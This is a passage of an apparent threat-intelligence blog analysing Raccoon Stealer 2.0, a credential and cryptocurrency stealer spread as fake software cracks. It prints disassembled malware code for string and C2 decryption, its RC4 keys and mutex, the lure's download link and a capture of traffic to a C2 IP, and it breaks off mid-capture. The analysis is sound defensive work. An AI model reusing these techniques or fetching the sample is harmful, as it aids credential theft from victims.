BRIEF: Raccoon Stealer Version 2.0

zerofox.com/blog/brief-raccoon-stealer-version-2-0/

June 30, 2022

BLOG

June 30, 2022 |

by Stephan Simon

14 minute read

ZeroFox Intelligence has observed the following information as of June 28, 2022, and has released the following.

Executive Summary


On June 4, 2022, ZeroFox Intelligence discovered a then-unknown information stealer being distributed by ProCrackerz, a website distributing fake software cracks and key generators (keygens). The earliest known instance of this information stealer observed by ZeroFox Intelligence was a sample uploaded to VirusTotal on April 19, 2022. Twitter user @James_inthe_box suggested the name "Recordbreaker" for it based on the use of "record" as the User-Agent string in each sample. In May 2022, logs for sale with "Raccoon Stealer V2.0" branding were discovered that matched what ZeroFox Intelligence was observing with Recordbreaker. Due to this and multiple other private confirmations, ZeroFox Intelligence asserts with MEDIUM confidence that Raccoon Stealer has returned and that Recordbreaker is actually Raccoon Stealer version 2.0.

Details

Raccoon Stealer version 2.0 is capable of targeting Chromium and Mozilla-based browsers by looking for well-known file names in specific directories. For Chromium-based browsers, threat actors using Raccoon Stealer 2.0 have the ability to specify a list of Chrome extension IDs and associated files as well. In ZeroFox Intelligence's observations, these consisted entirely of cryptocurrency extensions. Raccoon Stealer 2.0 attempts to collect credentials, cookies, autofill data, credit cards, and data associated with specified Chrome extensions. For Mozilla browsers such as Firefox, only credentials, cookies, and autofill data were targeted. Other applications like Telegram and specific cryptocurrency applications can be targeted as well. To ensure that all cryptocurrency wallets are collected, a separate function exists solely to collect "wallet.dat" files. For any applications or files without specific support, a generic "grbr_" function exists to allow actors to specify files by path and a name or pattern.

Technical Analysis

ZeroFox Intelligence first discovered Raccoon Stealer version 2.0 disguised as a crack for Microsoft Office on the ProCrackerz website. Clicking on any of the download links redirected the viewer through various advertisements and click trackers until they were eventually shown a set of directions and a Discord CDN link hosting the fake crack. The download links on ProCrackerz change regularly as the Discord links are removed.



June 4, 2022

Microsoft Office 365 2206 Product Key + Crack 2022 Key Download

Posted by Denzy

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
1.1 Remarkable Features
1.2 New in Office 365 v2206 (Build 15225.20204) Cracked 2022
1.3 Price:
1.4 Office 365 Product Key 2022 [100% Working]

Figure 1. ProCrackerz listing for a Microsoft Office crack
Source: ZeroFox Intelligence



```
↓↓↓↓↓↓↓↓ ***** DOWNLOAD LINK ***** ↓↓↓↓↓↓↓

https://cdn.discordapp.com/attachments/986859728346947597/989922706508087347/Latest_File_Pass_1234.rar

Copy Download link and Must open in New Tab Otherwise your download may fail

******* ↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑↑
→ File Password is: 1234

____ <==> ____
\___\(**)/___/
 \___|  |___/
     L  J
     |__|
      vv
```


Figure 2. Instructions on downloading a compressed Raccoon Stealer version 2.0 sample

Source: ZeroFox Intelligence

The compressed files are small in size but inflate to hundreds of megabytes when decompressed. This is due to the samples being padded with large amounts of repeating bytes.

Samples ZeroFox Intelligence observed distributed in this way were obfuscated or packed; the unique string “edinayarossiya” was visible and used to pivot to other samples uploaded to VirusTotal. This allowed ZeroFox Intelligence to download much smaller (~56KB) unprotected samples and greatly sped up our analysis. Translated, Edinaya Rossiya means “United Russia,” which is currently the largest political party in Russia. Later analysis of the string decryption routine determined this is an encryption key for the protected strings used by the stealer.

Raccoon Stealer version 2.0 begins by importing all of the Windows API calls it needs (and some it does not). Importing API calls at runtime is a common tactic used by malware to avoid adding them to the import table to be used as a signature.




```
00401000  void resolve_winapi_imports()

00401000  {
0040100b      HINSTANCE h_kernel32_dll = LoadLibraryW("kernel32.dll");
00401016      if (h_kernel32_dll != 0)
00401014      {
0040102b          FARPROC eax = GetProcAddress(h_kernel32_dll, "LoadLibraryW");
00401032          LoadLibraryW = eax;
00401037          HINSTANCE h_shlwapi_dll = eax(0x40c08c);  // {"Shlwapi.dll"}
00401046          int32_t h_ole32_dll = LoadLibraryW("Ole32.dll");
00401056          int32_t h_wininet_dll = LoadLibraryW("WinInet.dll");
00401066          int32_t h_advapi32_dll = LoadLibraryW("Advapi32.dll");
00401076          int32_t h_user32_dll = LoadLibraryW("User32.dll");
00401086          int32_t h_crypt32_dll = LoadLibraryW("Crypt32.dll");
00401096          int32_t h_shell32_dll = LoadLibraryW("Shell32.dll");
0040109f          LoadLibraryW("Bcrypt.dll");
004010ad          FARPROC eax_1 = GetProcAddress(h_kernel32_dll, "GetProcAddress");
004010b8          GetProcAddress = eax_1;
004010c4          GetCurrentProcess = eax_1(h_kernel32_dll, 0x40c15c);  // {"GetCurrentProcess"}
004010d6          GetEnvironmentVariableW = GetProcAddress(h_kernel32_dll, "GetEnvironmentVariableW");
004010e8          GetFileSize = GetProcAddress(h_kernel32_dll, "GetFileSize");
004010fa          GetDriveTypeW = GetProcAddress(h_kernel32_dll, "GetDriveTypeW");
0040110c          GetLastError = GetProcAddress(h_kernel32_dll, "GetLastError");
0040111e          GetLocaleInfoW = GetProcAddress(h_kernel32_dll, "GetLocaleInfoW");
00401130          GetLogicalDriveStringsW = GetProcAddress(h_kernel32_dll, "GetLogicalDriveStringsW");
0040113d          GetModuleFileNameW = GetProcAddress(h_kernel32_dll, "GetModuleFileNameW");
00401154          GetSystemWow64DirectoryW = GetProcAddress(h_kernel32_dll, "GetSystemWow64DirectoryW");
00401166          GetUserDefaultLocaleName = GetProcAddress(h_kernel32_dll, "GetUserDefaultLocaleName");
00401178          GetTimeZoneInformation = GetProcAddress(h_kernel32_dll, "GetTimeZoneInformation");
0040118a          GlobalAlloc = GetProcAddress(h_kernel32_dll, "GlobalAlloc");
```

Figure 3. Raccoon Stealer version 2.0 resolves Windows API calls at runtime

Source: ZeroFox Intelligence

Afterwards, all protected strings are base64 decoded and RC4 decrypted as shown in **Figure 4**.




```
decrypt_strings:
00404036  55            push    ebp {__saved_ebp}
00404037  8bec          mov     ebp, esp {__saved_ebp}
00404039  51            push    ecx {var_8}
0040403a  8365fc00      and     dword [ebp-0x4 {var_8}], 0x0
0040403e  8d55fc        lea     edx, [ebp-0x4 {var_8}]
00404041  56            push    esi {var_c}
00404042  57            push    edi {var_10}
00404043  b954c84000    mov     ecx, data_40c854  {"fVQMox8c"}
00404048  e8b9d7ffff    call    base64_decode
0040404d  bf44c84000    mov     edi, string_rc4_key  {"edinayarossiya"}
00404052  8d4dfc        lea     ecx, [ebp-0x4 {var_8}]
00404055  57            push    edi {var_14}  {string_rc4_key, "edinayarossiya"}
00404056  51            push    ecx {var_8} {var_18}
00404057  be28e24000    mov     esi, data_40e228
0040405c  50            push    eax {var_1c}
0040405d  8bce          mov     ecx, esi  {data_40e228}
0040405f  e8e2460000    call    rc4_decrypt
00404064  8d55fc        lea     edx, [ebp-0x4 {var_8}]
00404067  a3f8eb4000    mov     dword [data_40ebf8], eax
```

Figure 4. Strings are protected by RC4 encryption and base64 encoding

Source: ZeroFox Intelligence

The RC4 key “edinayarossiya” was consistent across most samples, though some also used “credit19” instead. ZeroFox Intelligence is currently unsure if this is specified by each actor deploying the stealer or if this is decided by the authors for each build.

Unlike the RC4 key used to decrypt strings, the RC4 key used to decrypt command and control (C2) servers is a fixed length and changes with every sample. Aside from this, C2 servers are protected in much the same way the other strings are. Up to five C2s can be configured per sample, with each C2 slot hardcoded to be 65 bytes long. Addresses that are shorter than 65 bytes after being encrypted and base64 encoded are padded with spaces.




```
004074a8  be3cd44000        mov     esi, c2_rc4_key  {"e585741d6b0b8a4e8192f16d8039618c"}
004074ad  8bce              mov     ecx, esi  {c2_rc4_key, "e585741d6b0b8a4e8192f16d8039618c"}
004074af  e8e6300000        call    ascii_to_wide
004074b4  8945f0            mov     dword [ebp-0x10 {var_14}], eax
004074b7  b960d44000        mov     ecx, c2_addr_1  {"KuVLRDO7Qu5yNEJFnIGq78FnwKmeMg==…"}
004074bc  8d45fc            lea     eax, [ebp-0x4 {var_8}]
004074bf  56                push    esi {var_f8_1}  {c2_rc4_key, "e585741d6b0b8a4e8192f16d8039618c"}
004074c0  50                push    eax {var_8} {var_fc}
004074c1  e80c320000        call    trim_c2_str
004074c6  8d55fc            lea     edx, [ebp-0x4 {var_8}]
004074c9  8bc8              mov     ecx, eax
004074cb  e836a3ffff        call    base64_decode
004074d0  bb98ec4000        mov     ebx, data_40ec98
004074d5  50                push    eax {var_100}
004074d6  8bcb              mov     ecx, ebx  {data_40ec98}
004074d8  e869120000        call    rc4_decrypt
004074dd  8bf8              mov     edi, eax
```

Figure 5. C2s are RC4 encrypted, base64 encoded, and padded with spaces

Source: ZeroFox Intelligence

The locale on the victim's machine is checked against two locales that can be hard-coded in the binary. ZeroFox did observe a check for a "ru" locale, but the language check does not affect the execution in any way. A second locale was not configured in the samples we observed.




```
00407585  a150e04000        mov     eax, dword [GetUserDefaultLocaleName]
0040758a  51                push    ecx {lpLocaleName} {var_110_1}
0040758b  ffd0              call    eax
0040758d  85c0              test    eax, eax
0040758f  7424              je      0x4075b5

00407591  be00e04000        mov     esi, ptr_config_lang_1

00407596  ff36              push    dword [esi] {var_f8_2}
00407598  a168e14000        mov     eax, dword [StrStrIW]
0040759d  8d8d1cffffff      lea     ecx, [ebp-0xe4 {lpLocaleName}]
004075a3  51                push    ecx {lpLocaleName} {var_fc_2}
004075a4  ffd0              call    eax
004075a6  85c0              test    eax, eax
004075a8  750b              jne     0x4075b5

004075aa  83c604            add     esi, 0x4
004075ad  81fe04e04000      cmp     esi, 0x40e004
004075b3  75e1              jne     0x407596
```

Figure 6. Checking the victim's locale

Source: ZeroFox Intelligence

Raccoon Stealer 2.0 also ensures that only one instance is running at a time by checking and creating a mutex. ZeroFox Intelligence observed this to be “8724643052” with every sample obtained. If it cannot open a handle to the mutex, Raccoon Stealer 2.0 will exit with Error Code 2.




```
004075b5  a164e14000          mov     eax, dword [OpenMutexW]
004075ba  bed8d64000          mov     esi, config_mutex  {"8724643052"}
004075bf  56                  push    esi {var_f8_3}  {config_mutex, "8724643052"}
004075c0  33db                xor     ebx, ebx  {0x0}
004075c2  53                  push    ebx {var_fc_3}  {0x0}
004075c3  6801001f00          push    0x1f0001 {var_100_3}
004075c8  ffd0                call    eax
004075ca  85c0                test    eax, eax
004075cc  750b                jne     0x4075d9
```

```
push    0x2 {var_f8_5}
call    dword [ExitProcess]
```

```
004075ce  56                  push    esi {var_f8_4}  {config_mutex, "8724643052"}
004075cf  53                  push    ebx {var_fc_4}  {0x0}
004075d0  53                  push    ebx {var_100_4}  {0x0}
004075d1  ff1504e14000        call    dword [CreateMutexW]
004075d7  eb08                jmp     0x4075e1
```

Figure 7. Raccoon Stealer 2.0 ensures that only one instance is running at a time
Source: ZeroFox Intelligence

The victim’s security identifier (SID) is checked against the value “S-1-5-18” to determine if the process happens to be running as the SYSTEM or LOCAL SYSTEM user. If so, Raccoon Stealer 2.0 will enumerate the list of running processes on the infected machine.




```
004075e1  e8b22b0000          call    check_running_as_system
004075e6  85c0                test    eax, eax
004075e8  7405                je      0x4075ef
```

```
004075ea  e8e82c0000          call    enum_running_processes
```

Figure 8. Enumerate running processes if running as SYSTEM
Source: ZeroFox Intelligence

The first real action Raccoon Stealer 2.0 takes is to get the machine GUID and username, which are then sent as an HTTP POST request to the C2. As seen in **Figure 9** below, the GUID and username are sent together in the URL parameter “machineId” separated by a pipe character. The “configId” parameter shown is the RC4 key used to decrypt C2 addresses.




```
No.     Time            Source            Destination       Protocol  Length  Info
   15 15.741026000  10.127.0.129      193.106.191.146   HTTP       356 POST / HTTP/1.1  (application/x-www-form-urlencoded)
